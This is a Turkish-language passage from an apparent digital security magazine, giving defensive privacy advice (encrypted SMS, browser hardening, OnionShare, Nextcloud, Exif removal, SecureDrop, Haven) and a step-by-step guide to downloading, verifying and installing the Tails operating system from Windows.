SMS ise günümüzde unutulsa bile her İnternet kesintisinde akıllara geri gelen bir yazılı iletişim yöntemi. SMS doğası gereği kaynak sorunu çekmeyen saldırganlara karşı güvenli bir iletişim sistemi değildir. Bu sebeple Silence[37] cihazınızdaki varsayılan SMS yazılımı yerine kullanabileceğiniz ve Silence kullanan diğer cihazlarla uçtan uca şifreli yazışma yapabileceğiniz önde gelen yazılımdır.

iii. Web Gezintisi ve Tarayıcı Güvenliği:
Web gezintileriniz sizin hakkınızda çok detaylı bir profil çizilmesine ve ne kadar anonimlik sağlayacak araçlardan faydalansanız da kimliğinizin tespit edilmesine imkan verebilir. Web'de hayatta kalmak için gerekli sağduyuyu geliştirmek, doğru yöntemleri izlemek bir kişinin sayısal güvenliği için önemli bir adımdır.

Bu bakımdan günlük web kullanımlarınızda özgür Firefox tarayıcısından faydalanmanız tavsiye edilir. Gerekli ayarları yaparak ve eklentileri ekleyerek tarayıcınızın sızdırdığı bilgileri ve mahremiyetiniz ile güvenliğinizi etkileyecek tehlikeleri bertaraf edebilirsiniz. Bunun için VikingVPN'in 2019 rehberini öneririm.[38]

SSL (Secure Socket Layer)[39], Web'in temel şifreleme yöntemidir. Tarayıcıların adres çubuğunda yeşil anahtarın çıkmasının sebebi olan bu teknoloji, sertifika sağlayıcıların güvenine dayanır. SSL bağlantısı imkanı vermeyen sayfaları açmak veya bu sayfalara veri girmek güvenlik için risk oluşturabileceğinden tarayıcınızda HTTPS Everywhere eklentisi gibi SSL bağlantısını zorlayacak bir eklentinin bulunması faydalıdır.

Web'de nasıl gezindiğinizin ve olası tehditlerin farkında olmanız gerekli. Öncelikle çerezler (cookies) ile mücadele etmeyi öğrenin. Çerezler, tarayıcınıza yerleştirilen, aslında sayfayı kullanmanız için gerekli işlevler için tasarlanmış küçük dosyalardır fakat bu sistemi kullanarak bir çok reklam şirketi sizi izlemeye ve profillemeye çalışır. Bu sebeple, tarayıcı ayarlarınızdan 3. taraf çerezlerini engellemeli ve CookieAutoDelete eklentisi ile tarayıcınızın her sekmeyi kapattığınızda otomatik olarak o sekmeye ait çerezleri temizlemesini sağlayın.

iv. Dosya Paylaşımı:
Dosya paylaşımı, özellikle dosyaların e-posta veya anlık yazışma yazılımları aracılığı ile gönderilemeyecek kadar büyük olduğu durumlarda kritik bir öneme sahip. Tarafların şifreleme kullanmadığı her durumda dosya paylaşım hizmeti veren her kurum nihayetinde kendilerine ulaşan belgeleri okuyabilme, değiştirebilme ve erişenleri tespit edebilme yetkisine sahip. Buna ilişkin bir slogan "bulut yoktur, başkalarının bilgisayarı vardır.[40]" der. Korumak istediğiniz kaynak ve bilgileri bir başkasına paylaşmamak gibi başka birinin bilgisayarına yüklemek de sıkıntı oluşturacak bir durum. Dosya paylaşmanın güvenli yöntemlerinin kullanılması genel olarak gerekli görülmektedir.

Doğrudan dosya paylaşımı için TOR ağını kullanan OnionShare[41] ilk tercih olabilir. Bu şekilde dosya herhangi bir aracı olmadan bir bilgisayardan bir başkasına TOR ağının güvenliği

31 https://www.enigmail.net/index.php/en/

32 https://riseup.net/en/security/message-security/openpgp

33 https://en.wikipedia.org/wiki/Xmpp

34 https://otr.cypherpunks.ca/

35 https://www.calyxinstitute.org/projects/public_jabber_xmpp_server

36 https://riseup.net/en/security/message-security/otr

37 https://silence.im/

38 https://vikingvpn.com/cybersecurity-wiki/browser-security/guide-hardening-mozilla-firefox-for-privacy-and-security

39 https://en.wikipedia.org/wiki/SSL

40 https://www.gnu.org/philosophy/who-does-that-server-really-serve.html

41 https://onionshare.org/

üzerinden doğrudan aktarılmakta. OnionShare'e gerekli dosyaları yükledikten sonra oluşturduğu TOR bağlantısını alıcı ile paylaşabilirsiniz. Dosya TOR tarayıcısı aracısıyla indirildiğinde OnionShare otomatik olarak kapanacaktır.

Sadece paylaşmanın yeterli olmadığı depolamanın da gerekli olduğu "bulut" kullanımlarında ise başka bir yöntem izlemek gerekecektir. Şifreleme karşı tarafın da dosyaya erişmesini imkansız kılacağından, nihai tek güvenli yol kendi sunucunuzu işletmekten ve cihazınızı fiziken elinizde bulundurmanızdan geçmekte. Nextcloud[42] kendi sunucunuz üzerinde çalıştırabileceğiniz bir dosya paylaşım ve işbirliği yazılımları platformudur. Bu şekilde hem kendi depolama alanınızı oluşturup EncFS[43] gibi bir araç ile şifreli depolama yapabilir hem de gerektiğinde dışa açık bir klasör ile dosya paylaşımı yapabilirsiniz. Nextcloud eski donanımlar veya bir Raspberry Pi[44] gibi küçük cihazlarda kolaylıkla çalışabilen ve kolaylıkla kurulan bir yazılım.

v. Hesap Yönetimi:
Kullanılan sosyal medya hesapları dahil tüm çevrimiçi sistemlerin yönetimi kişilerin İnternet'teki görünümlerinin de önemli bir parçasını oluşturmakta. Burada temel kural kullanılan hizmetlerin erişim gerekliliklerini korumaktır. Bu bakımdan her kullanılan hizmete Diceware parolası ile güvene alınmış bir parola yöneticisinden alınmış rastgele 16 ve daha uzun benzersiz parolalar atamak, kullandığınız hizmetin bilgilerinizi koruyamaması durumunda saldırganların ortaya çıkan veriler ile diğer hizmetlere erişmesini engeller.

Facebook, Twitter ve benzeri iletişim imkanı da sunan hizmetler üzerinden kişilerle iletişiminizi mümkün olan en az seviyede ve olabilecek en az detayla sürdürüp en kısa sürede güvenli bir başka araca geçmeli ve yazışmaları silmelisiniz. Böylece, hesabınızın güvenliğinin ortadan kalkması kaynağınızın da ifşa olmasına engel olacaktır.

vi. Fotoğraf ve Exif[45] Bilgisi:
Fotoğraf makinesi ve mobil cihazlar ile çekeceğiniz tüm fotoğraflar Exif bilgisi adıyla geçen; cihaz bilgisi, konum bilgisi ve tarih gibi önemli detaylar içeren bir ek içerir. Bu bilgiyi içeren bir fotoğrafı sosyal medyaya yüklemeniz veya bir kişi ile paylaşmanız, kullandığınız cihaza bağlı olarak fazlasıyla sizi tanımlayan bilgiyi aktarmanıza sebep olabilir. Bu veriyi paylaşacağınız görsellerden çıkarmak için Android cihazlarınız için "Scrambled Exif[46]" yazılımını, Gnu/Linux dağıtımları için "Exiftool" kullanabilirsiniz.

3. Mahremiyet Araçları:

a. Tails[47]:

Tails bir Gnu/Linux dağıtımıdır. Diğer dağıtımlardan farklı olarak sadece bir amaç düşünülmüştür; anonimlik. Bu bakımdan Tails, canlı çalışmak ve yapılan her değişikliği unutulması üzere kurgulanmıştır. Tails'i bir usb belleğe veya daha iyisi bir optik diske yazarak cihazınızı bu donanımlar üzerinden çalıştırabilirsiniz. Tails TOR, XMPP, OTR gibi bu rehberde anlatılan tüm gerekli araçlar ve daha fazlasını kendi üzerinde barındırır. Her açıldığında size ihtiyacınız olabilecek ayarları sorar ve kapattığınızda her şeyi, tamamen unutur. Aynı zamanda işletim sistemi ve içindeki her yazılım en yüksek güvenlik ve izlenme karşıtı tedbirlerle çalışır. Bu ayarları değiştirmemeniz ve Tails'i olduğu gibi kullanmanız önerilir.

Tails'i güvendiğiniz bir kaynaktan indirmek, doğrulamak ve bir medyaya yazmak zorundasınız. Bu bakımdan Tails her sürümünü GPG ile şifrelemekte ve güvendiğiniz bir kişinin Tails kurulumundan yeni bir Tails medyası yazabilirsiniz. Bu sebeple, Tails'e başlamak için en iyi yöntem Tails kullanan güvendiğiniz birini bulmak ve daha sonra bu güveni koruyarak Tails güncellemelerini takip edip yeni kullanıcıları desteklemektir.

(i) --- Bu sayımızda İz Bırakmayan İşletim Sistemi: Tails adı ile kaleme alınmıştır.---

b. SecureDrop:
SecureDrop[48], belge ve kaynakların gazetecilere ve kurumlarına güvenle ulaşmalarına imkan vermek üzere tasarlanmış bir dosya paylaşım sistemidir. SecureDrop ile yayın kuruluşunun fiziken bulundurduğu bir sunucu üstünde çalışan yazılıma anonim olarak TOR aracılığı ile kişilerin ulaşması ve belge paylaşıp anonim olarak güvenle iletişime geçmesi mümkün. Sistem hem TOR hem de ek şifreleme tedbirleri ile korunduğundan iki tanışmayan kişi arasında yapılabilecek en güvenli aktarımı mümkün kılmakta.

SecureDrop'un sistemli olarak işletilmesi ve korunması gerektiğinden, bir basın kurumunun bu sistemi işletmesi ve koruması daha olası bir imkan. Her güvenlik sistemi gibi işletmesi sürekli bir disiplini gerektirdiğinden ve özel koşulları olduğundan SecureDrop'un detaylı belgelendirmesi[49] çerçevesinde ilerlenmesi tavsiye edilir.

c. Haven:
Guardian Project ve Edward Snowden[50] ortaklığı ile geliştirilen özgür bir yazılım olan Haven, kullanılmayan veya amaca özgülenen bir Android cep telefonu ile fiziki ortamları korumayı amaçlıyor. Güvendiğiniz bir cihaza Haven'i yükleyip ge-

42 https://nextcloud.com/

43 https://vgough.github.io/encfs/

44 https://www.raspberrypi.org/

45 https://en.wikipedia.org/wiki/Exif

46 https://f-droid.org/en/packages/com.jarsilio.android.scrambledeggsif/

47 https://tails.boum.org/

48 https://securedrop.org/

49 https://docs.securedrop.org/en/release-0.13.1/

50 https://en.wikipedia.org/wiki/Edward_Snowden

rekli ayarları yaptıktan sonra bir alanı izlemek üzere yerleştiriyorsunuz ve Haven size cihazdaki ses, ışık ve kamera gibi sensörler aracılığı ile bir değişiklik olduğunda Signal veya SMS ile bildirimde bulunuyor. Haven aynı zamanda bir TOR sunucusu açarak yaptığı kayıtlara uzaktan güvenli olarak ulaşmanızı da sağlıyor. Bu sayede otel odası gibi yabancı olunan yerlerde fiziki güvenlik sağlamak mümkün oluyor. Haven hala beta aşamasında ama pekala kullanılabilir bir beta olduğunu belirtmek gerekiyor.

(i) --- Dergimizin 4. sayısında Micah Lee tarafından kaleme alınan, Laptop'um Hacklendi mi? adlı makalede konunun Haven'in detaylarını bulabilirsiniz. ---

d. Okuma Listesi:

https://riseup.net/en/security

https://ssd.eff.org/

https://www.securityplanner.org/

https://network23.org/kame/

www.olaganparanoya.com

İz Bırakmayan İşletim Sistemi: Tails (The Amnesic Incognito Live System)

Yıllar önce bir tatil beldesinde e-postalarıma erişmek zorunda kalmış, fakr u zaruret içerisinde beldede o an bilgisayar kullanan birinden birkaç dakikalığına bilgisayarını rica etmiş idim.

Hızlıca e-postalarımı kontrol edip, teşekkür ederek bilgisayarını iade etmiş, ama bu defa zihnimde binlerce soru ile başbaşa kalmıştım.

E-posta otururumu doğru bir biçimde kapatmış mıydım? Bilgisayarını emaneten aldığım kişinin bilgisayarında keylogger vb. zararlı bir yazılım olabilir miydi?

Yapılacak tek şey, güvenilir bir bilgisayara ilk ulaştığımda e-posta parolamı tekrar değiştirmekti.

Bu ve benzeri pek çok ihtiyaçtan ötürü başkalarının bilgisayarını kullanmak zorunda kaldığımız durumlar olabilir. Özellikle de üniversite öğrencileri okullarının bilgisayar laboratuarında e-postalarını okumak, sosyal medya hesaplarını kontrol etmek gibi pek çok şahsi işlemi yapmaktalar. Bu işlemlerden sonra içlerine benim gibi kurt düşüyor mu bilmem ama neticede potansiyel olarak yukarıda saydığım riskler, eksiği olup fazlası olmamak kaydıyla onlar için de geçerli.

Sadece başkalarının kullandığı bilgisayarlar için değil, kendi bilgisayarınız için bile zaman zaman yaptığınız işlemlerin bilgisayarınızda iz bırakmamasını; hırsızlık ya da adli bir inceleme durumunda önem atfettiğiniz datalara erişilememesini arzu ediyor olabilirsiniz.

Hemen olayı kriminalize etmeyin. Gizliliğe sadece suçluların değil, hepimizin ihtiyacı var. Dünyanın pek çok bölgesinde gazeteciler, hak savunucuları baskısı rejimlere karşı savaşıyor; Doğu Türkistan'daki Müslüman Türkler Çin'in dijital gözetimine karşı bulabildikleri her yolu deniyorlar.

Bu yazımızda gerek kendi bilgisayarınız, gerek başkasına ait bir bilgisayarı ardınızda veri bırakmadan kullanabilmenizi sağlayan bir işletim sisteminin kurulum ve kullanımına yer vereceğiz: Tails

Tails, The Amnesic Incognito Live System, kelimelerinin baş harflerinden müteşekkil bir kısaltma.

Amnesic özelliğin işletim sisteminin bir bütün olarak RAM üzerinde çalışması, hard disk'e veri yazmamasını işaret ediyor. Bu sebeple bir forensic işleminde datalara erişim elde edilemeyecektir.

Incognito ise sistemin anonim kimliğine işaret ediyor. Sistem tüm internet çıkışlarını Tor networkü üzerinden yapıyor. Tor hakkında ayrıntılı bir araştırmaya Arka Kapı Dergi 2. Sayısında Mehmet Enes Özen imzası ile yayınlanan yazıda ulaşabilirsiniz.

Live ise sistemin taşınabilirliğini, ister bir CD, ister bir USB, isterseniz de mini bir hafıza kartında taşıyıp, kullanacağınız bilgisayarı bu araç ile başlatabileceğinizi belirtiyor.


Tails'i indirmek için https://tails.boum.org/install/ adresini ziyaret edebilirsiniz.

Ziyaret ettiğiniz bu sayfanın gizli servisler tarafından izlendiği, dolayısıyla Tails kurulum dosyasını indirdikten sonra arkadaşınız ile paylaşabileceğiniz şekilde dizayn edildiği uyarısını görmüş olmalısınız.


Biz burada okurun halihazırda Windows işletim sistemi kullandığını, Tails kurulumunu gerçekleştirmek için de bu işletim sistemi üzerinden gerekli işlemleri yapacağını varsayacağız.

Tails indirme sayfasının bize sorduğu ilk soru da bu varsayımımızı destekler nitelikte. Yükleme sayfasında Tails'i hangi işletim sistemi üzerinden kuracağımız soruluyor.

Windows yazan butona tıklayıp devam ediyoruz.



Bu seçenekten sonra bizi karşılayan sayfa Tails yüklemesini nasıl gerçekleştireceğimizi soruyor. Güvendiğimiz bir arkadaşımızın Tails yüklemesi üzerinden mi devam edeceğiz, yoksa Windows bir makine üzerinden Tails'i yeni baştan mı kuracağız.



Tails'i Windows bir makine üzerinde yeni baştan kuracağımızı belirtiyoruz.

Bu seçenekle ile birlikte en az 8 GB'lık bir USB diske; 1.2 GB boyutundaki Tails yükleme dosyasını indirmek için yaklaşık 1 saatlik zamana, kurulum için de 30 dakikalık bir süreye ihtiyacımız olacak.

Sırası ile gerçekleştireceğimiz işlemlerin özetini veren bir sayfa bizi karşılıyor.

Takip edeceğimiz adımlar şunlar olacak:

- Tails kurulum dosyasını indirmek
- Tails'i diske yüklemek
- PC'yi Tails disk ile bot etmek
- Tails'ı konfigüre etmek
- Sistemi tekrar başlatmak.


Let's Go butonunu tıklayarak devam ediyoruz.

Tails'i yüklemeye ve bu yazıyı bu noktaya kadar okumaya karar verdiyseniz muhtemelen kendinizi resmi ya da resmi olmayan kurumların gözetim tehditi altında görüyorsunuz. Bu sebeple Tails kurulum işleminde bile bir dizi saldırının hedefi olabilirsiniz.

Tails'i indirirken bağlantınızı ele geçirmiş bir saldırgan ortadaki adam (Man in The Middle - MiTM) saldırısı ile indirmek istediğiniz dosyayı, kendi dizayn ettikleri ve gözetime imkân veren bir başka Tails kopyası ile değiştirebilir.


Bu sebeple kurulum aşamasında sizi karşılayan sayfa bu senaryonun önüne geçmek için indirdiğiniz dosyanın gerçekten Tails ekibinin hazırladığı dosya olup olmadığını anlayabileceğiniz bir doğrulama işleminden söz ediyor.

Bu işleme dosya imzasının kontrolü denilmektedir. İndirmeden hemen sonra browser üzerinden de doğrulamayı yapabilirsiniz. Dergimizde Bayram Gök imzası ile yayınlanan kriptoloji serisi mesajların şifrelenmesi ve imzalanması konusunda ayrıntılı bilgiler içerdiği için bu kısmı ayrıntılı olarak başka kaynaklardan okumanızı şiddetle tavsiye ediyoruz.




Şimdilik Tails'in Chrome tarayıcılar için hazırladığı dosya doğrulama eklentisini (https://chrome.google.com/webstore/detail/tails-verification/gaghffbplpialpoeclgjkkbknblfajdl) kullanabilirsiniz.


Kurulumun bu aşamasında Etcher isimli uygulamayı kullanarak elimizdeki USB disk'e, indirmiş olduğumuz Tails image'ını yazarak bu USB diski bootable yani bilgisayarın doğrudan bu USB diskten başlayabileceği kıvama getireceğiz:




Etcher 75.2 Mb'lık portable bir program. "Download Etcher for Windows" bağlantısına tıklayarak indirdikten sonra programı açtığınızda aşağıdaki ekran sizi karşılayacak. Unutmadan ekleyelim Tails dosyası için yaptığımız imza doğrulamasını Etcher dosyası için de yapılması elzemdir.




"Select Image'ı" tıklayarak yüklemiş olduğunuz Tails dosyasını göstermelisiniz. (.iso uzantılı dosya)




Sırada dosyanın kopyalanacağı USB disk'i seçmekte. Lütfen dikkat! Bu işlem ile birlikte USB diskinizdeki tüm datalar silinecektir!



USB disk'i seçtikten sonra "Flash!" butonuna basabiliriz.



